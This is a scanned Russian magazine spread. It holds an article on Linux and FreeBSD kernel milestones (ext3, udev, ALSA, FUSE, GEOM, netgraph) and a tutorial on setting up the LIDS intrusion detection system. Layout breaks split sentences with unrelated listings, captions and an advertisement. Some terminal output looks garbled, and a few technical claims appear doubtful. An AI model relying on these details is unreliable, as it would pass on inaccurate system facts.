ПРОЦЕСС РАЗРАБОТКИ ОПЕРАЦИОННЫХ СИСТЕМ СЧИТАЕТСЯ ОДНИМ ИЗ САМЫХ СЛОЖНЫХ И ТРУДОЕМКИХ В ИНДУСТРИИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ. КОГДА В ПРОДУКТ ВЛОЖЕНО ОГРОМНОЕ КОЛИЧЕСТВО ДЕНЕГ И СИЛ ПРОГРАММИСТОВ, МАЛО КТО МОЖЕТ ПОЗВОЛИТЬ СЕБЕ ПРОСТО ВЗЯТЬ И ВЫБРОСИТЬ КОД, А ЗАТЕМ НАЧАТЬ ВСЕ СНАЧАЛА ТОЛЬКО ПОТОМУ, ЧТО ОПЕРАЦИОННАЯ СИСТЕМА НЕ СООТВЕТСТВУЕТ ТЕКУЩЕМУ ПОЛОЖЕНИЮ ДЕЛ. ОДНАКО В ИСТОРИИ РАЗВИТИЯ ИНОГДА СЛУЧАЮТСЯ ПЕРЕЛОМНЫЕ МОМЕНТЫ, НАПРИМЕР, КОГДА ОДИН ИЗ КОМПОНЕНТОВ ОТМИРАЕТ, А ЕМУ НА СМЕНУ ПРИХОДИТ ДРУГОЙ, БОЛЕЕ СОВЕРШЕННЫЙ.

Первым таким переломным моментом был, конечно же, выпуск Linux версии 0.01 в 1991 году. Далее последовала целая череда «переломов»: стек сетевых протоколов, подсистема VFS, файловая система ext и множество других принципиальных и значительных изменений. Но все это — история, имеющая к современной реальности лишь косвенное отношение. Ее мы затрагивать не будем, а обратимся к тем ключевым разработкам Linux-сообщества, которые были актуальны на момент написания этой статьи.

ext2 и ext3

Первые версии ядра Linux использовали 16-битную файловую систему Minix. Ее максимальный размер составлял 64 Мб, а длина имени файла не могла превышать 14-ти символов. Эти ограничения были совершенно неприемлемы, поэтому спешно началась работа над файловой системой ext (extended — расширенная ФС). Новая ФС имела ограничение в 2 Гб и распознавала имена файлов длиной до 255 символов. Однако проблемы, связанные с неудовлетворительной расширяемостью и отсутствием поддержки дат модификации файлов, так и не были решены.

Следующий этап эволюции — ext2, созданная с нуля. Вторая реинкарнация расширенной файловой системы могла иметь размер до 4 Тб и позволяла выбирать размер блока. Благодаря продуманному дизайну ext2 можно было с легкостью усовершенствовать, и вскоре для нее появились реализации ACL и расширенных атрибутов файлов. Позднее драйвер ext2 оптимизировали, и она стала самой быстрой файловой системой для Linux.

Новая ФС не имела серьезных проблем, но компанию Red Hat прельстила возможность ведения журнала. Так была создана ext3, которая не только стала наследницей ext2,

```
$ curlftpfs ftp.kernel.org mnt/ftp
$ cd mnt/ftp
$ ls
for_mirrors_only/  lost+found/  pub/
$ cd pub
$ ls
dist/       linux/       scm/    README_ABOUT_BZ2_FILES  site/
index.html  lost+found/  README  scm/                    software/
$ cd linux
$ ls
daemons/  devel/  docs/  kernel/  libs/  utils/
$ ls -l
итого 3,5T
lrwxrwxrwx   1 root root 16T 2005-10-03 01:00  -> utils/boot/
drwxrwxr-x   7 root root 16T 2002-11-10 00:00 daemons/
drwxrwxr-x   5 root root 16T 2001-03-03 00:00 devel/
drwxrwxr-x   5 root root 16T 2002-06-17 01:00 docs/
drwxrwxr-x  21 root root 16T 2003-07-14 01:00 kernel/
drwxrwxr-x  10 root root 16T 2006-04-02 03:10 libs/
drwxrwxr-x  15 root root 16T 2005-07-08 01:00 utils/
$ cd kernel
$ ls -l | head
итого 13T
-rw-r--r--    1 root root 16T 1994-03-13 00:00 COPYING
-rw-r--r--    1 root root 16T 1996-09-16 01:00 CREDITS
drwxrwxr-x    5 root root 16T 2001-11-24 00:00 crypto/
drwxrwxr-x    4 root root 16T 2003-03-20 00:00 historic/
drwxrwxr-x  130 root root 16T 2006-09-11 21:55 people/
drwxrwxr-x    6 root root 16T 2003-03-13 00:00 ports/
drwxrwxr-x    3 root root 16T 2000-09-16 01:00 projects/
-rw-r--r--    1 root root 16T 1996-09-16 01:00 README
drwxrwxr-x    2 root root 16T 2000-04-14 01:00 sillysounds/
$
```

> Файловая система curlftpfs в действии



> Редактируем правила udev

но по сути повторяла ее, позволяя включить журналирование как опцию. Также была проведена работа по оптимизации структуры каталогов и добавлена возможность увеличения размера уже существующей файловой системы. При этом ext3 не только позволяла подключать себя как обычную ext2, но и могла быть преобразована из ext2 одной лишь командой без необходимости в перезагрузке.

Ext3 отличало и то, что она давала возможность использовать разные типы журналирования: от полного (в журнал помещаются данные и метаданные) до классического (журналируются только метаданные).

Sysfs и udev

Одной из самых интересных и полезных отличительных черт UNIX-подобных ОС является способ работы с оборудованием, который основывается на идее файлов устройств. Однако и здесь не обошлось без головной боли для разработчиков и рядовых пользователей. Сначала возникла проблема конфликтов номеров устройств. Ее решением занялась LANANA (www.lanana.org), и вроде бы все утряслось. Но вскоре выяснилось, что каталог/dev стал слишком загроможденным и пользователей это категорически не устраивает. Тогда была создана devfs — виртуальная файловая система, используя которую ядро получило возможность создавать элементы каталога/dev только для устройств, реально присутствующих в системе. И как будто опять все нормализовалось, но возникла новая проблема, которая заключалась в том, что 8-битных номеров устройств стало просто недостаточно. Так появилась идея создания udev.

Greg Kroah-Hartman, спроектировавший и реализовавший udev, убил сразу всех мыслимых зайцев. Udev решает как все уже перечисленные проблемы, так и многие другие. Во-первых, udev — это реализация менеджера файлов устройств на пользовательском уровне, что автоматически разгружает ядро. Во-вторых, udev не зависит от номеров устройств, что решает проблему их нехватки. В-третьих, udev предоставляет пользователю возможность самому назначать имена файлов. И наконец, udev представляет специальный API, основанный на D-BUS, так что любая программа может получить список подключенных устройств и своевременно узнать об их подключении и отключении.

Демон udevd тесно работает с подсистемой uevent ядра Linux и файловой системой sysfs, предоставляющей избыточную информацию о присутствующих устройствах.

ALSA


Проект ALSA (Advanced Linux Sound Architecture) был начат еще в 1998 году с целью полностью заменить устаревшую звуковую подсистему ядра Linux. Прежний код, основанный на интерфейсе OSS, имел несколько серьезных недостатков, среди которых — отсутствие полноценной поддержки синтеза MIDI и микширования звуковых потоков средствами звуковой карты, а также неприспособленность драйверов для работы в мультипроцессорных системах. Кроме того, по причине плохой поддержки возможностей профессиональных звуковых карт и ограниченности самого интерфейса OSS, Linux нельзя было применять для профессиональной работы со звуком. Разработчики ALSA, всегда делавшие упор на профессиональное оборудование, решили эти проблемы и открыли для Linux дверь в мир электронной музыки. Новые драйверы и звуковая подсистема были включены в нестабильное ядро 2.5.4, а в версии 2.6.18 полностью вытеснили OSS.

Помимо решения основных проблем подсистемы OSS, ALSA добавил Linux такие возможности, как полностью автоматизированное распознавание и настройка звуковой карты, удобная настройка совместной работы нескольких звуковых устройств, полнодуплексные операции, комфортный API, предоставляемый специальной библиотекой. Последние версии ALSA позволяют выполнять программное микширование звуковых потоков, тем самым освобождая нас от необходимости в установке и настройке звуковых серверов. Нельзя не упомянуть о том, что ALSA умеет эмулировать интерфейс OSS, следовательно «устаревшие» программы с новой звуковой подсистемой будут работать корректно.

FUSE


FUSE (Filesystem in USErspace) — это одна из тех технологий, которые следовало бы включить еще в первые выпуски ядра Linux. Идея FUSE пришла к нам из микроядерных операционных систем и базируется на концепции вынесения подсистем ядра в пространство пользователя, то есть в обычные программы. FUSE позволяет поместить драйвер файловой системы в программу, избежав таким образом модификации и перекомпиляции ядра. При этом достигаются 4 цели:

1. Позволить непривилегированному пользователю создавать и подключать файловые системы.



> Наглядное подтверждение консерватизма разработчиков FreeBSD: одним из немногих официальных разработчиков, решившихся на кардинальное изменение кода FreeBSD, был Мэтью Диллон, но его благополучно проигнорировали, и он создал свой форк FreeBSD — DragonFly (подробнее о нем читай в моей статье «Верхом на стрекозе»). Символично то, что очень немногие последовали за ним в новый проект.

«Linux — это эволюция, а не продуманный дизайн», — сказал однажды Линус Торвальдс, намекая на то, что не следует ожидать от ядра Linux грамотной архитектуры.



> Классический пример топологии GEOM

2. Получить возможность представления любых сущностей в виде файловой системы, будь то tar-архив или ftp-ресурс.
3. Избежать включения в ядро лишнего кода.
4. Обеспечить возможность функционирования ядра при возникновении критической ошибки в коде файловой системы.

FUSE состоит из трех компонентов: подсобной утилиты fusermount, библиотеки libfuse, представляющей интерфейс для программ, и модуля ядра fuse.ko, связывающего библиотеку и ядро. FUSE работает на манер стандартной подсистемы VFS ядра. При обращении к одному из файлов, ядро запускает функцию-обработчик модуля fuse.ko, который пишет информацию о файле и инициированной операции в специальный сокет. Библиотека libfuse в цикле читает данные из сокета и вызывает обработчик программы. Принцип обратного вызова процедур. Просто и элегантно.

Интерфейс FUSE подтвердил свою жизнеспособность и востребованность уже несколько раз. Сначала он был включен в официальную ветку ядра Linux (с версии 2.6.14). Затем был перенесен в FreeBSD. А сегодня на его основе строятся не только файловые системы, предоставляющие доступ к архивам и удаленным сервисам, но и серьезные ФС, вроде ext2 (проект fuse-ext2), NTFS (проект ntfs-3g) и даже ZFS (проект zfs-fuse, который находится в стадии разработки). Количество проектов, созданных на основе FUSE, стало просто огромным (смотри fuse.sf.net).

Эволюция с рожками

Разработчики BSD-систем всегда придерживались более консервативных взглядов, нежели сообщество Linux. Это легко заметить, изучив историю развития, например, FreeBSD. Настоящих переломных моментов за все время существования этой ОС было меньше, чем в Linux. Минусом этот факт считать не стоит, так как разработка FreeBSD ведется иным, отличным от Linux, путем. В то время как в ядро Linux спешат включить как можно больше новейших технологий, пусть даже несовместимых между собой, разработчики FreeBSD, напротив, стремятся придать механизмам ядра более универсальный характер, сделать ядро более цельным в плане архитектуры.

Devfs

Виртуальная файловая система devfs была включена в ядро FreeBSD версии 5.2. Она очень сходна с реализацией для Linux и решает ту же проблему — избавление от «бардака» в каталоге /dev. Кроме того, предусмотрен специальный механизм, который в сочетании с демоном devd позволяет назначать файлам устройств произвольные имена и осуществлять какие-либо действия над подключенным устройством, вроде монтирования файловой системы flash-диска или настройки сетевой карты.

GEOM

Начиная с FreeBSD версии 4.9, все операции ввода-вывода от файловой системы к драйверу диска проходят через уровень GEOM. В задачи этого уровня входит выполнение всевозможных преобразований запросов ввода-вывода, необходимых для расчленения диска на разделы, создания томов RAID или логических томов. При этом сам механизм GEOM является объектно-ориентированным и позволяет разбить операции преобразования на обособленные классы, которые можно комбинировать. Например, существуют классы MBR и disklabel (метка диска BSD). Соединив экземпляры этих классов в цепь, мы получим стандартное преобразование ввода-вывода, когда файловая система работает с разделом BSD, расположенным на стандартном разделе MBR. Есть еще класс, работающий с ATA-драйвером, его экземпляр будет находиться в самом конце цепи.

Механизм GEOM чрезвычайно гибкий и расширяемый. Написать новый класс, позволяющий работать с дисковыми разделами Apple или выполнять прозрачное шифрование, довольно просто, при этом изменять существующий код ядра не потребуется. Классы GEOM можно комбинировать как угодно, создавая самые необычные конфигурации. GEOM — это пример грамотного дизайна и результат новаторской инженерной мысли.

Netgraph

Netgraph — это еще один пример использования принципов UNIX прямо в ядре ОС. Netgraph представляет собой сетевую подсистему ядра FreeBSD, основанную на понятии простых модулей, при соединении которых можно создать сложные правила обработки сетевых пакетов. Модуль в терминологии netgraph называется узлом (node), который при помощи крючков (hook) может быть «прицеплен» к другому узлу. Пакеты, проходя через узлы, подвергаются различной обработке, вроде инкапсуляции или модификации заголовков. Также предусмотрены сообщения, которые узлы могут посылать друг другу с целью организации более сложной обработки пакетов. Некоторые узлы довольно просты, например ng_echo (отправляет полученный пакет через тот же хук). Другие, как ng_bpf (выполняет фильтрацию пакетов аналогично bpf), организованы сложнее.

Netgraph был включен в ядро 3.4 и нашел свое применение в маршрутизаторах, выполняющих сложные преобразования трафика.

Взгляд в будущее

А какие нововведения ждут нас в ближайшем будущем? Чего можно ожидать от следующих релизов Linux и FreeBSD? Во-первых, это порт инновационной файловой системы ZFS практически для всех представителей семейства BSD. О намерении включить код ZFS в свои ОС заявили разработчики NetBSD, DragonFlyBSD, а для FreeBSD работы уже ведутся полным ходом. Во-вторых, включение кода gjournal (поддержка журналирования на уровне GEOM), dtrace (мощный трассировщик уровня ядра) и патчей для jail (поддержка ограничения памяти и процессора) в основную ветку ядра FreeBSD. В-третьих, поддержка файловых систем reiser4 и ext4 в ядре Linux. В общем, скучать не придется.

Касса,
машинист,
дежурный
по эскалатору –
справок не дают,
все вопросы
к Яндексу.

www.yandex.ru



ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

ЛИЧНАЯ НЕПРИКОСНОВЕННОСТЬ ДЛЯ ТУКСА

LIDS: СИСТЕМА ОБНАРУЖЕНИЯ И ЗАЩИТЫ ОТ ВТОРЖЕНИЯ


LIDS (LINUX INTRUSION DETECTION SYSTEM) ПРЕДСТАВЛЯЕТ СОБОЙ МОЩНЕЙШУЮ СИСТЕМУ ОБНАРУЖЕНИЯ И ЗАЩИТЫ ОТ ВТОРЖЕНИЯ. ЗА СЧЕТ ИСПОЛЬЗОВАНИЯ LIDS У АДМИНИСТРАТОРА ПОЯВЛЯЕТСЯ МНОГО НОВЫХ ВОЗМОЖНОСТЕЙ ДЛЯ УВЕЛИЧЕНИЯ БЕЗОПАСНОСТИ LINUX. ЭТА СИСТЕМА ПОЗВОЛЯЕТ ОГРАНИЧИВАТЬ ДОСТУП К ФАЙЛАМ, ПАМЯТИ, БЛОЧНЫМ УСТРОЙСТВАМ, СЕТЕВЫМ ИНТЕРФЕЙСАМ И ЗАПУЩЕННЫМ ПРОГРАММАМ, СКРЫВАТЬ ПРОЦЕССЫ ОТ ТАКИХ УТИЛИТ, КАК PS, TOP, LSOF, И ДАЖЕ ОПЕЧАТЫВАТЬ ЯДРО, ТО ЕСТЬ ЗАПРЕЩАТЬ ЗАГРУЗКУ И ВЫГРУЗКУ МОДУЛЕЙ ЯДРА. ПОМИМО ВСЕГО ПРОЧЕГО, В СОСТАВ LIDS ВХОДЯТ ДЕТЕКТОР СКАНИРОВАНИЯ ПОРТОВ И ОТЛИЧНАЯ СИСТЕМА ЖУРНАЛИРОВАНИЯ СОБЫТИЙ. СЕГОДНЯ МЫ НАСТРОИМ ЭТУ IDS ТАКИМ ОБРАЗОМ, ЧТО ДАЖЕ ЕСЛИ ЗЛОУМЫШЛЕННИКУ УДАСТСЯ ВОСПОЛЬЗОВАТЬСЯ УЯЗВИМОСТЬЮ В СЕТЕВОМ ДЕМОНЕ И ЗАПОЛУЧИТЬ ПРАВА ROOT'А, ОН ВСЕ РАВНО НЕ СМОЖЕТ НАНЕСТИ НАШЕЙ СИСТЕМЕ СКОЛЬКО-НИБУДЬ СЕРЬЕЗНЫЙ УЩЕРБ.

Система LIDS состоит из патча ядра и набора пользовательских утилит lidstools. Все это можно скачать на сайте www.lids.org/download.html. На данный момент существуют патчи для ядер веток 2.4 и 2.6. Скачиваем соответствующий патч (в моем случае это lids-2.2.1rc2-2.6.11.6.tar.gz) и набираем следующие команды:


```
# cd/usr/src
# tar -zxvf lids-2.2.x-2.6.x.tar.gz
# cd linux-2.6. x
# patch -p1 <
  /usr/src/lids-2.2.x-2.6.x/lids-2.2.x-2.6.x.patch
# make menuconfig
```

Теперь приступим к конфигурированию ядра. Первым делом включаем поддержку алгоритма SHA256, необходимого для работы LIDS (меню Cryptography Options/Cryptography API). Убеждаемся, что не установлено расширенное использование возможностей (модуль capability security module) и выключена SELinux, иначе LIDS будет конфликтовать с этими механизмами. После этого устанавливаем опции самой LIDS, а именно:

- **Attempt Not to Flood Logs** (CONFIG_LIDS_NO_LOOD_LOG) — ограничивает частоту протоколирования идентичных сообщений.
- **Allow Switching the LFS and States** (CONFIG_LIDS_ALLOW_SWITCH) — LFS (LIDS-free



> Capabilities и SELinux отключены



> Поддержка LIDS

session, о ней мы поговорим чуть позже) позволяет админу выполнять команды без ограничений со стороны LIDS (это небезопасно, но может быть полезно на начальной стадии конфигурирования). Я рекомендую включить эту опцию на первые несколько дней, пока ты экспериментируешь с LIDS, а потом, когда все будет настроено, выключить ее.

- Allow Switch Off the Linux Free Session (CONFIG_LIDS_ALLOW_LFS) — позволяет выключить LIDS во время выполнения системы (как ты понимаешь, не очень хорошая идея).
- Restrict Mode Switching to Special Terminals (CONFIG_LIDS_RESTRICT_MODE_SWITCH) — позволяет задать терминалы, с которых разрешается LFS. Можно выбрать 3 класса терминалов: консоль (console), последовательная консоль (serial console) и PTY. Третий класс наиболее опасный, поскольку позволяет злоумышленнику удаленно запустить LFS. Выбираем первый класс, позволяющий запускать LFS только пользователям, физически работающим с машиной.

Сохраняем конфиг и компилируем ядро:

```
# make bzImage
# make modules
# make modules_install
# make install
```

Копируем свежеиспеченное ядрышко в каталог /boot:

```
# cp arch/i386/boot/bzImage /boot/bzImage-2.6.xx-lids
```

Теперь добавляем в grub.conf следующие строки:

```
# vi /boot/grub/grub.conf

title LIDS
root (hd0,0)
kernel/boot/bzImage-2.6. xx-lids ro root = /dev/hda5
```

Не забываем при этом изменять свою корневую файловую систему (у меня это /dev/hda5). Если ты используешь LILO, а не GRUB, то в файл /etc/lilo.conf нужно добавить:

```
# vi /etc/lilo.conf

image=/boot/bzImage-2.6. xx-lids
label="LIDS»
root=/dev/hda5
```

В случае с LILO, чтобы внесенные изменения вступили в силу, требуется перезаписать загрузчик:

```
# lilo
```

Установка ACL

Для нормальной работы LIDS нужно обновить и скомпилировать поддержку списков контроля доступа. Осуществляется это двумя командами:

```
# lidsconf -U
# lidsconf -C
```

Осталось только перезагрузить компьютер:

```
# reboot
```

Чтобы убедиться, что LIDS стартовала корректно (должны появиться сообщения об инициализации ACL' ов LIDS), после загрузки системы введем команду:

```
# dmesg | tail -n 11
```

Установка lidstools

Следующий шаг — установка пакета lidstools. Сценарию ./configure следует явно передать абсолютный путь до каталога с нашим ядром:

```
# tar -zxvf lidstools-2.2.5
# cd lidstools-2.2.5rc1.tar.gz

#./configure KERNEL_DIR=/usr/src/linux-2.6.7
# make
# make install
```

При выполнении цели make install тебя попросят ввести пароль для администрирования LIDS, он не должен совпадать с паролем root.

Все, снова отправляем компьютер на перезагрузку:

```
# reboot
```


Мы уже рассмотрели процедуру построения нового ядра, поэтому сейчас займемся конфигурированием пользовательского уровня. Система LIDS позволяет управлять взаимодействием процессов и файлов в системе. Кроме этого, LIDS предоставляет две очень полезные функции: LFS и «опечатывание» ядра.

Сессии без LIDS


LFS представляет собой своеобразную оболочку, на выполнение команд которой не накладываются ограничения LIDS. Это позволяет администратору работать в системе как обычно, без выключения основной системы безопасности, так как если LIDS функционирует, то ограничения накладываются даже на пользователя root. Однако LFS потенциально опасна: если злоумышленнику удастся получить доступ к LFS, то он будет иметь полный контроль над системой — вплоть до отключения LIDS. Доступ к LFS контролируется установленным ранее паролем. Дополнительно при конфигурации ядра можно указать терминалы, с которых разрешается доступ к LFS.

Обычно LFS используется админом для редактирования файлов в каталоге /etc/lids, который недоступен во время работы LIDS даже пользователю root. Как правило, в этом каталоге находятся следующие файлы:

- lids.cap — ограниченный набор возможностей;
- lids.conf — ACL (будет рассмотрен позже);
- lids.pw — пароль администратора LIDS;
- lids.ini — начальные конфигурационные значения.



> Опции LIDS



> Включение алгоритма SHA256

«Опечатывание» ядра

С одной стороны, загружаемые модули очень полезны, так как могут быть прилинкованы к ядру прямо во время работы ОС. С другой стороны, злоумышленник может добавить к ядру свои собственные модули, что никак не входит в наши планы. Для предотвращения подобных ситуаций LIDS предлагает концепцию «опечатывания» ядра, препятствующего чьей-либо загрузке/выгрузке модуля. Опечатать ядро можно с помощью команды lidsadm -I. Эту команду следует поместить в сценарии загрузки системы. При этом важно убедиться, что все необходимые модули загружены до выполнения команды lidsadm -I.

Знакомьтесь, lidsadm

Администрирование LIDS выполняется с помощью lidsadm. Перечислю основные опции этой утилиты:

-P — зашифровать пароль LIDS (например «lidsadm -P mypassword»);
-S — изменить аспект защиты LIDS;
-I — опечатать ядро (для этой опции не нужен пароль);
-V — просмотреть состояние системы.

Ключ -S используется вместе с одним из следующих флагов:

- LIDS_GLOBAL — включить/выключить LIDS глобально;
- RELOAD_CONF — перезагрузить файл lids.conf и обновить список защищенных инодов;
- LIDS — включить/выключить LIDS локально, то есть создать LFS;
- ACL_DISCOVERY — используется для отладки; когда включен, нарушения правил не запрещаются;
- SHUTDOWN — переключается в состояние shutdown.

Перечисленные флаги должны предваряться знаком «+» (включить) или «-» (выключить). Приведу две полезные команды (вход в LFS и выключение LIDS):

```
«# lidsadm -S - -LIDS»
«# lidsadm -S - -LIDS_GLOBAL»
```

Поговорим об ACL

ACL используется для управления доступом к различным объектам, например к файлам. В LIDS есть два типа ACL: ACL файлов, контролирующий доступ к файлам и каталогам, и ACL возможностей, регулирующий возможности исполняемых файлов.

LIDS определяет 4 режима для объектов:

- DENY — доступ к файлу запрещен;
- READ — объект может быть открыт в режиме «только чтение», запись запрещена;
- APPEND — объект может быть открыт для чтения или добавления информации, этот режим удобно использовать для файлов журналов;
- WRITE — операции чтения и записи не ограничиваются, LIDS не защищает этот файл.

В LIDS ACL описывается следующим образом:

```
<Тип ACL> <субъект> <объект> <доступ> <наследование>
```

Тип ACL определяет, на какой стадии работы системы будет контролироваться доступ к ней. Есть 4 типа ACL:

- BOOT — доступ будет контролироваться на стадии загрузки системы;
- POSTBOOT — после загрузки системы;
- SHUTDOWN — перед перезагрузкой (завершением работы);
- null — контроль доступа не зависит от стадии работы системы.

Обычно тип ACL не указывается, то есть по умолчанию применяется значение null для постоянного контроля доступа, а первые 3 типа используются для ослабления определенных ограничений. Субъект — это приложение, которому предоставляется доступ (режимы доступа описаны выше) к объекту, например файлу или каталогу. Последнее поле — наследование — определяет, будет ли ACL наследоваться дочерними процессами или нет, и может принимать значения 0, 1 и -1.

ACL хранятся в /etc/lids/lisd.conf. Прямое редактирование этого файла невозможно. Чтобы внести изменения, следует воспользоваться lidsconf. Перечислю наиболее важные опции этой утилиты:

-A, --add — добавить запись;
-C, --check — проверить существующие записи;
-D, --delete — удалить запись;
-Z, --zero — удалить все записи;
-U, --update — обновить /dev и номера инодов;
-L, --list — вывести все записи;

Выведи все записи и обрати внимание на правила для каталога /etc:

```
# lidsconf -L
Any file    READONLY:0    /etc
Any file    DENY:0        /etc/lids
Any file    DENY:0        /etc/shadow
...
/bin/login  READONLY:0    /etc/shadow
```

Сначала /etc объявляется как READONLY (только чтение), затем объекты /etc/lids и /etc/shadow делаются невидимыми (DENY). Поскольку субъект не указан (Any file — любой файл), то ограничение применяется к любому процессу. Из последней строки видно, что субъекту /bin/login предоставляется доступ только для чтения к файлу /etc/shadow.

Для добавления новых записей используется опция -A программы lidsconf:

```
# lidsconf -A [тип ACL] [-s субъект] -o объект [-t с-по] \
[-i уровень] -j действие
```

К примеру:

```
# lidsconf -A -o/etc/hosts.conf -j READ
```

Опция [-t с-по] позволяет установить время действия правила. Время указывается в формате ЧЧММ-ЧЧММ.

Для удаления записи используется синтаксис:

```
# lidsconf -D [тип ACL] [-s субъект] [-o объект]
```

Здесь можно указать субъект, объект, либо тип ACL — будут удалены все совпадающие правила.

Особые возможности LIDS

Помимо всего прочего, LIDS предоставляет две интересные возможности:

- CAP_HIDDEN: процессы с установленной возможностью CAP_HIDDEN не отображаются в /proc, что позволяет скрыть их от таких программ, как ps, top и lsof;
- CAP_INIT_KILL: если эта возможность для демона выключена, то он может игнорировать сигнал SIGKILL.

CAP_HIDDEN не гарантирует, что процесс будет полностью невидим. Например, сетевой демон можно обнаружить с помощью netstat или с помощью сканера портов, а также по наличию файла /var/run/ название.pid.

LIDS немного модифицирует возможность CAP_BIND_NET_SERVICE. Обычно эта возможность включается для процесса, которому нужно «привязаться» к привилегированному порту (с номером 0-1024). Но LIDS расширяет синтаксис этой возможности, позволяя указывать порт или диапазон портов, к которым разрешена «привязка» процесса.

Ограниченный набор возможностей

Ограниченный набор возможностей — это список возможностей, которые доступны процессу в системе (но необязательно установлены). Если какая-то возможность не указана в этом списке, ее нельзя назначить процессу.

Соответственно, для каждого процесса можно определить свои списки возможностей. Конфигурация LIDS по умолчанию (/etc/lids.cap) разрешает все возможности, кроме следующих:

- CAP_SETPCAP: возможность устанавливать возможности другого процесса (масло масляное, но это так);
- CAP_SYS_MODULE: возможность загружать и выгружать модули ядра;
- CAP_SYS_RAWIO: возможность прямого ввода/вывода, то есть доступа к файлам /dev/port, /dev/mem, /dev/kmem, а также прямого доступа к дискам;
- CAP_KILL_PROTECTED: возможность «убивать» защищенные процессы.

Например, система X.Org требует возможность CAP_SYS_RAWIO, поэтому если ты используешь графический сервер, установи ее для исполняемого файла X.

Установка и модификация возможностей

Установка возможностей производится с помощью все той же утилиты lidsconf. Добавить новую возможность можно точно так же, как новое правило для файла. Синтаксис аналогичен, единственное отличие — используется действие GRANT. Добавим возможность запуска X.Org:

```
# lidsconf -A -s /usr/X11/bin/X -o CAP_SYS_RAWIO \    -j
GRANT
```

